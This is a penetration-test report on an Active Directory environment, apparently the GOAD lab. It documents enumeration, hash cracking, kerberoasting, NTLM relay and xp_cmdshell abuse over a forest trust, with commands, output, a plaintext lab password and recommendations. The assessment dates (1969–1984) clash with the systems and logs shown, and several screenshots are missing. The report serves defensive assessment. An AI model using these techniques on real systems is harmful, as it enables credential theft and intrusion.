CUSTOMER	BOBBO SOLUTIONS
SUBJECT	ACTIVE DIRECTORY
DOCUMENT	SECURITY ASSESSMENT REPORT

Table of Contents

1 Executive Summary

1.1 Overview

During the period between 1969-11-21 and 1984-01-01, Professor Oats Consulting conducted a security assessment of the Bobbo Solutions' internal Active Directory (AD) construct GOAD.

The purpose of this assessment was to evaluate the current security status after the migration from standalone Windows NT Server 3.1 machines over to a Two-Forest Active Directory (AD) environment on newer systems. The assessment focused on finding out all methods that could lead to security breaches of inadequate connection protocol usage, misconfigurations in GPOs/Servers, unsafe usage of sensititive information in the form of customer/employee data, usernames/password, as well as the established security of Forest Trusts.

The solidity and robustness of the AD environment was important to ensure that Bobbo Solutions' employees could handle their work efficiently and that the lead/staff was to be informed on methods to mitigate attacks that could be used against their infrastructure or yielding loss of control over the AD-structure.

1.2 Results

The security assessment identified vulnerabilities within the AD directory that allowed an attacker to gain hold of accounts, both local admin as well as domain users with admin rights over services that opened up the possibility for lateral movement over the Forest Trusts. Sensitive user account information and misconfigurations of servers where also found.

Most of the findings had their foundation in the system lacking latest updates for objects in the environment: too frequent usage of backwards compatibility to older versions/preceding types of protocol. Mention to misconfigurations that yielded influential infrastructural foothold, for user objects, over the AD objects through set permissions; with a few non-default vulnerable by design settings that usually is set for debugging or extreme edge cases.

Sensitive information and credential were gained resulted from non-enforced policies for best practices in terms of information storage on accessible volumes/areas of the infrastructure, coupled with passwords that took short time for an attacker to crack into plaintext.

1.3 Recommendations

As with the migration to the Active Directory Environment it is important to update older services and applications running and look for alternatives that has support for the more secure authentication protocol.

Habitual storing of sensitive information, if need to be, has to be on segregrated or controlled part of/ part off the network and only personnel with the right permissions is to access. A hardening of company policies helps this and at the sime time address the issue of careless usage, and inadequate complexity, of passwords and usernames.

The vulnerabilities reported are to be pathed and patched with insight that each to their own is affecting the robustness of the infrastructure and when used in conjunction bring noticeable damage to the system.

2 FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application’s security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

2.1 Approach to Testing

The goal of the security assessment was to test and identify vulnerabilities, configuration issues and privilege escalation techniques that could be used by threat actors to compromise the infrastructure Bobbo Solutions' Active Directory.

Test Environment was provided by Hultkvistsson as a complete virtual mirror of Bobbo Solutions' actual production environment[1]

The decision of the performed tests was motivated by the need of a realised complete infrastructure walkthrough on the edged and general cases that would yield less robustness or havoc in the Active Directory Environment.

The tests were conducted single-tenantly with judgement/mandate over the tests performed. Focus exclusively on the internals due to the system's lack of external webfacing applications and services.

2.2 Findings and Recommendations

Summary of findings from tests:

1. The environment uses the NTLMv* (NaTuralLaMe) protocols as a fallback with KRB5 as their successor. Also, in use, a Windows Server 2016 with end of support January 2027.[2]
2. User objects in environment have permissions that exceed minimum and yield infrastructural instability. Multiple user objects in the Domain Admin group renders a wider attack area and more possibilities for running exploits when these objects mandate over services.
3. Multiple finds of sensitive/private information + quick to crack credentials evidents to issues in company password and security policies and enforcement of those.
4. Found forest trust link NORTH - ESSOS/CASTELBLACK - MEEREEN enable lateral movement over the network as of current state.

Conclusion and cohesion from the tests bring the top-to-down recommendations:

1. Patch the system to latest security updates from Microsoft, as well as OS upgrades, and strip all backwards compatibility that isn't vital to system's function or performance.

1. Appendix - Project Overview
2. https://learn.microsoft.com/en-us/windows-server/get-started/windows-server-release-info

2. Go through permissions on the objects and make stepping minimal -> more as see fit: Introduce service accounts for essential/frequent services, minimise amount of domain admins, and prioritise security and robustness when for user specific settings.
3. Consider a new release of company policies in regards to confidentiality and enforce it with education of personnel.
4. Investigate if the environment can have gains from a different topology/forest link construct + network segmentation.

2.3 Delimitations and restrictions

The focus was set on finding misconfigurations that would lead to credential reveal/hijacking and to privilege escalation in progression. Nitpicking of specific ACL settings that could be exploited in other means than malware execution or Silver/Golden Tickets - e.g. persistent object creation, were overlooked.

Most testing was done on forest NORTH (specifically .11 and .22) with finds of multiple vulnerabilities and the two-way trust to ESSOS was explored to investigate possibility of lateral movement.

Tests of system's durability against DDoS attacks, such as network manipulations targeted towards shutting down vitals; brute-forcing credentials in password spraying attacks; long term brute-force cracking of user hashes - were not perfomed. Also firewall rule testing was omitted.

3 RESULTS AND RECOMMENDATIONS

3.1 Severity ratings

Severity	Description
High	Security vulnerabilities that can give an attacker total or partial control over a system or allow access to or manipulation of sensitive data.
Medium	Security vulnerabilities that can give an attacker access to sensitive data, but require special circumstances or social methods to fully succeed.
Low	Security vulnerabilities that can have a negative impact on some aspects of the security or credibility of the system or increase the severity of other vulnerabilities, but which do not by themselves directly compromise the integrity of the system.
Info.	Informational findings are observations that were made during the assessment that could have an impact on some aspects of security but in themselves do not classify as security vulnerabilities.

Table 1: Severity ratings.

3.2 Outline of identified vulnerabilities

Vulnerability	High	Medium	Low	Info.
Administrator hashes from failed DNS resolve			✔	
Enumerated plaintext password as user description	✔			
Inadequate password strength/policy	✔			
Missing 'SMB signing:True' => relay attack + secretsdump on machine	✔			
Sensitive data with full accessibility on domain shares	✔			
Shared MSSQL admin over forest trust		✔		
Usage of not up to date Operative System			✔	
Usage of preceding type of protocol			✔	
User with 'Do not require Kerberos pre-authentication' set			✔	

Table 2: Identified vulnerabilities.

3.3 Technical description of findings


3.3.1 Administrator hashes from failed DNS resolve

Severity: LOW


Description

Active Directory utilizes multiple protocols of communication with a case default fallback to older versions to enable backwards compatibility

Having misconfigurations in client/server connection renders areas for attackers to exploit, as example that running the network manipulation tool responder brings - when a client fails its DNS resolve:



This shows a poison over MDNS where the attacker sends spoofed DNS response to a client failing to resolve DNS and instead broadcasts over the network - making the client authenticate to the attackers machine instead. Notice a network manipulation is already done with responder before and the hashes are output to its logfile:



Gain of hashes in system provided context ranges between 'low' to 'high' severity risk for the infrastructure, with case low standalone since it craves that there are system misconfigurations present to utilise techniques such as a pass-the-hash-attack, or succcessful hash crack due to inadequate password complexity.

Recommendations

To mitigate the attack surface:

- Look into Secure DNS solutions.
- Prioritise KRB5 > NTLMv2 > NTLM > LM.
- Oversee/disable LLMR.
- Enforce SMB Signing.
- Health check connections/net-resolves of machines.

3.3.2 Enumerated plaintext password as user description

Severity: HIGH

Description

Enumeration techniques; user enumation is a starting point attackers use to gain insight and information about the infrastructure and give leads on how to continue further and acts as a foundation for a next approach.

Samba has it that any user on the domain can enumerate and if guest/anonymous connections are allowed also non-domain clients on the network can. This is resulting from the functionality of AD and therefore isn't a vulnerability, but alerts are, and should be, raised by tools of monitoring if it occurs.[3] [4] However enumeration on machine .11 shows plaintext password as a user's description, which is a vulnerability:

3. https://nmap.org/nsedoc/scripts/smb-enum-users.html
4. https://learn.microsoft.com/en-us/defender-for-identity/reconnaissance-discovery-alerts

```
[codewriter@blackpen GOADNEW]$ sudo crackmapexec smb 10.2.10.11 --users
CrackMapExec is deprecated and has been replaced by NetExec.
This binary is just an alias for netexec command.
Using virtualenv: /usr/share/netexec/virtualenvs/netexec-PWU1S8Zj-py3.13
SMB         10.2.10.11      445    WINTERFELL       [*] Windows 10 / Server 2019 B
uild 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True)
 (SMBv1:False)
SMB         10.2.10.11      445    WINTERFELL       -Username-
-Last PW Set-       -BadPW- -Description-
SMB         10.2.10.11      445    WINTERFELL       Guest
<never>             0       Built-in account for guest access to the computer/doma
in
SMB         10.2.10.11      445    WINTERFELL       arya.stark
2024-12-19 22:55:05 0       Arya Stark
SMB         10.2.10.11      445    WINTERFELL       sansa.stark
2024-05-20 21:10:30 0       Sansa Stark
SMB         10.2.10.11      445    WINTERFELL       brandon.stark
2024-05-20 21:10:37 0       Brandon Stark
SMB         10.2.10.11      445    WINTERFELL       rickon.stark
2024-05-20 21:10:43 0       Rickon Stark
SMB         10.2.10.11      445    WINTERFELL       hodor
2024-05-20 21:10:49 0       Brainless Giant
SMB         10.2.10.11      445    WINTERFELL       jon.snow
2024-05-20 21:10:56 0       Jon Snow
SMB         10.2.10.11      445    WINTERFELL       samwell.tarly
2024-05-20 21:11:02 0       Samwell Tarly (Password : [redacted])
SMB         10.2.10.11      445    WINTERFELL       jeor.mormont
2024-05-20 21:11:09 0       Jeor Mormont
SMB         10.2.10.11      445    WINTERFELL       sql_svc
2024-05-20 21:11:16 0       sql service
SMB         10.2.10.11      445    WINTERFELL       karl
2024-05-25 14:33:57 0
SMB         10.2.10.11      445    WINTERFELL       arne.anka
2024-12-22 12:07:31 0
SMB         10.2.10.11      445    WINTERFELL       [*] Enumerated 12 local users:
 NORTH
[codewriter@blackpen GOADNEW]$
```

The credentials are for domain user samwell.tarly that with a quick ACL check has WriteOwner and WriteDacl over some objects:

```
ActiveDirectoryRights   : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteDacl,
                          WriteOwner
ObjectAceType           : None
AceFlags                : ContainerInherit
AceType                 : AccessAllowed
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-196870565-1690903945-1709632108-1119
IdentityReferenceName   : samwell.tarly
IdentityReferenceDomain : north.sevenkingdoms.local
IdentityReferenceDN     : CN=samwell.tarly,CN=Users,DC=north,DC=sevenkingdoms,DC=local
IdentityReferenceClass  : user

ObjectDN                : CN=Machine,CN={D159314E-D9AD-4680-B622-08740A992F5A},CN=Policies,CN=System,DC=north,DC=sevenk
                          ingdoms,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteDacl,
                          WriteOwner
ObjectAceType           : None
AceFlags                : ContainerInherit, Inherited
AceType                 : AccessAllowed
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-196870565-1690903945-1709632108-1119
IdentityReferenceName   : samwell.tarly
IdentityReferenceDomain : north.sevenkingdoms.local
IdentityReferenceDN     : CN=samwell.tarly,CN=Users,DC=north,DC=sevenkingdoms,DC=local
IdentityReferenceClass  : user

ObjectDN                : CN=Machine,CN={D159314E-D9AD-4680-B622-08740A992F5A},CN=Policies,CN=System,DC=north,DC=sevenk
                          ingdoms,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl,
                          WriteOwner
ObjectAceType           : None
AceFlags                : Inherited
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-196870565-1690903945-1709632108-1000
IdentityReferenceName   : localuser
IdentityReferenceDomain : north.sevenkingdoms.local
IdentityReferenceDN     : CN=localuser,CN=Users,DC=north,DC=sevenkingdoms,DC=local
IdentityReferenceClass  : user

ObjectDN                : CN=User,CN={D159314E-D9AD-4680-B622-08740A992F5A},CN=Policies,CN=System,DC=north,DC=sevenking
                          doms,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild, DeleteChild, ReadProperty, WriteProperty, Delete, GenericExecute, WriteDacl,
                          WriteOwner
ObjectAceType           : None
AceFlags                : ContainerInherit, Inherited
AceType                 : AccessAllowed
InheritanceFlags        : ContainerInherit
SecurityIdentifier      : S-1-5-21-196870565-1690903945-1709632108-1119
IdentityReferenceName   : samwell.tarly
IdentityReferenceDomain : north.sevenkingdoms.local
IdentityReferenceDN     : CN=samwell.tarly,CN=Users,DC=north,DC=sevenkingdoms,DC=local
IdentityReferenceClass  : user

ObjectDN                : CN=User,CN={D159314E-D9AD-4680-B622-08740A992F5A},CN=Policies,CN=System,DC=north,DC=sevenking
                          doms,DC=local
AceQualifier            : AccessAllowed
```

Recommendations

- Ensure that user descriptions don't include sensitive information, and perhaps opt out of using descriptions altogether.
- Ensure an appropriate password/confidentiality policy and educate employees on your company policies. Regular courses and updates help workplace safety with security in mind.
- Depending on goal of usage: Extra can be to validate if guest/anonymous client connections to Samba have to be allowed.
- Ensure that the machines use the latest version possible of the protocol of SMB to sharpen system robustness.
- Check ACL permissions on objects that WriteOwner and WriteDacl are set properly
- Apply least privilege required.

3.3.3 Inadequate password strength/policy

Severity: HIGH

Description

Password strength is vital for systems robustness and to ensure confidentiality. In Active Directory there is a setting to control for password strength that helps in adding complexity.[5] With this complexity added a 15-18 character password renders most brute-force attacks useless, minimum 12.

Current best practice password policy has it that regular password change does not give any extra protection since regular roll outs can be calculated by attackers through phishing, OSINT, social engi, and also makes companies and personnel, occasionally, opt for easier passwords to remember = easier to calculate/guess.

Hash crack result from environment:

```
Dictionary cache built:

* Filename..: Cracking/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

ROBB.STARK::NORTH:[redacted]
[redacted]
00000:s[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ROBB.STARK::NORTH:[redacted]..000000
```

5. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/adac/fine-grained-password-policies?tabs=powershell

```
Dictionary cache hit:
* Filename..: Cracking/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:[redacted]
[redacted]0f809b:i[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOC...0f809b
```

And a kerberoast on accounts with SPNs:

```
(updog) [codewriter@blackpen ~]$ GetUserSPNs.py -request -dc-ip 10.2.10.11 north.sevenkingdoms.local/samwell.tarly:Heartsbane -outputfil
e kerberoasting.hashes
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                                Name         MemberOf                                                        PasswordLa
stSet            LastLogon                  Delegation
--------------------------------------------------  -----------  --------------------------------------------------------------  ----------
---------------  -------------------------  -------------
HTTP/eyrie.north.sevenkingdoms.local                sansa.stark  CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local            2024-05-20
 23:10:30.708270  <never>                    unconstrained
CIFS/thewall.north.sevenkingdoms.local              jon.snow     CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local      2024-05-20
 23:10:56.180491  2025-01-25 15:28:09.228559  constrained
HTTP/thewall.north.sevenkingdoms.local              jon.snow     CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local      2024-05-20
 23:10:56.180491  2025-01-25 15:28:09.228559  constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local      sql_svc                                                                      2024-05-20
 23:11:16.619481  2025-01-23 22:46:02.197508
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433 sql_svc                                                                      2024-05-20
 23:11:16.619481  2025-01-23 22:46:02.197508
```

Yielded more hashes to crack, successfully jon.snow:

```
yoshi@mitsu: ~/Cracking
$krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$e9
[redacted]
[redacted]498ca:il[redacted]
Approaching final keyspace - workload adjusted.
```

Recommendations

Best practice + Kerberoast mitigation:

- Enable Active Directory complexity check for passwords.
- Avoid common passwords such as '*Summ3r!!!2025*' or recognisable/guessable.


- Use 15-18 character passwords if possible.
- Set password policy to passwords don't expire.
- Set password remembrance to a minimum to avoid excess password storage in case of compromise.
- Consider renew Machine Account keys more frequent than default 30 days.
- Apply permissions of least requirement and do not use SPNs for tier 0 objects.


3.3.4 Missing 'SMB signing:True' => relay attack + secretsdump on machine

Severity: HIGH


Description

Authentication against SMB servers can use signing to verify the integrity and authenticity of packages sent, default for DC. When this is turned off the missing check on integrity and authenticity enables attackers to tamper with and relay packages for a ntlm-relay attack:





Above utilised for a secretsdump on .11 with SMB signing:False:



Recommendations

Prevention:

- Use defensive monitoring tools to counter network sniffing/manipulation.
- Patch all servers with SMB Signing:True to disallow relay attacks of this kind.
- Set a password renew policy on the machine credentials to have them renewed often enough to mitigate damage.
- Set up network segmentation to make further movement harder once one machine is taken down.

3.3.5 Sensitive data with full accessibility on domain shares

Severity: HIGH

Description

File sharing using the Server Message Block (SMB) protocol is a common practice on internal networks. Access to these shared files is controlled via Access Control Lists (ACLs). However, when file share access allows default domain-wide groups like 'Everyone', 'Authenticated Users', or 'Domain Users', all users in the environment can view the contents of the file share.[6]


Storing sensitive data on these shares is a vulnerability that brings the risk of personal information leaks or access of user credentials or business information that belongs to certain privileged groups.

Walking through the SYSVOL/ on .11 the file script.ps1 is found to contain sensitive information. revealing user credentials:

```
[codewriter@blackpen PWNS]$ cat script.ps1
# fake script in netlogon with creds
$task = '/c TODO'
$taskName = "fake task"
$user = "NORTH\jeor.mormont"
$password = "[redacted]

# passwords in sysvol still ...[codewriter@blackpen PWNS]$
```

Again, through RDP-session on .22, in C:/shares/all/:



6. https://learn.microsoft.com/en-us/windows/win32/fileio/microsoft-smb-protocol-and-cifs-protocol-overview

Even that above is written as a personal note, the provided details gives logon access to user arya.stark.

Recommendations

- Go through the shares available to the different categories of AD objects: Domain Administrators, Domain Users, Authenticated Users, etc., remove files with sensitive information and educate personnel in safe data usage and enforce company policies for this. Snaffler.exe can be of good use to hunt down files on the machines or use recursive keyword search with PS.

3.3.6 Shared MSSQL admin over forest trust

Severity: MEDIUM

Description

Forest trust links let users access services between and are regulated as trustees/trusters or both (two-way trusts). The infrastructural decision opens up ease of use and service management with system resiliance as tradeoff. It is advisable to constrict the link to low privileged object since high privileges latently expose the system for risks, e.g. lateral movement on breach.

MSSQL enum of links shows that user jon.snow (sa) can authenticate as sa@BRAAVOS, renders context based admin-to-admin-link:

With xp_cmdshell enabled lets the user pop a shell on the machine. And the ESSOS\sql_svc permissions are:

```
SQL >BRAAVOS (sa  dbo@master)> exec xp_cmdshell 'whoami /priv'
output
--------------------------------------------------------------------------------
NULL

PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

With the permission to Impersonate a client after authentication it opens up to start testing for different privesc methods, with POC yet to explore.

Recommendations

- Evaluate the need for the MSSQL admin-to-admin link CASTELBLACK - BRAAVOS and consider options of/to this link.
- Configure to disallow xp_cmdshell for all accounts but admins.
- Ensure lowest required privileges and permissions for consisting trust links.

3.3.7 Usage of not up to date Operative System

Severity: LOW

Description

To ensure system safety and robustness of IT-infrastructure, as well as for good/best practice, it has to use the latest security patches available.

In the environment machine .12 is found to run Windows Server 2016, which is soon to expire by the start of 2027[7]

Recommendations

Prepare to upgrade to later releases of Microsoft Server to still be able to apply latest security patches from Microsoft.

7. https://learn.microsoft.com/en-us/answers/questions/793691/window-2016-extended-end-date-till-jan-12-2027-but

3.3.8 Usage of preceding type of protocol

Severity: LOW

Description

Authentication in Active Directory uses KRB5 as the successor to the NTLMv* (NaTuralLaMe) protocols.

Tests show servers still relying on the fallback to preceding protocols that challenges the robustness of the infrastructure.

Recommendations

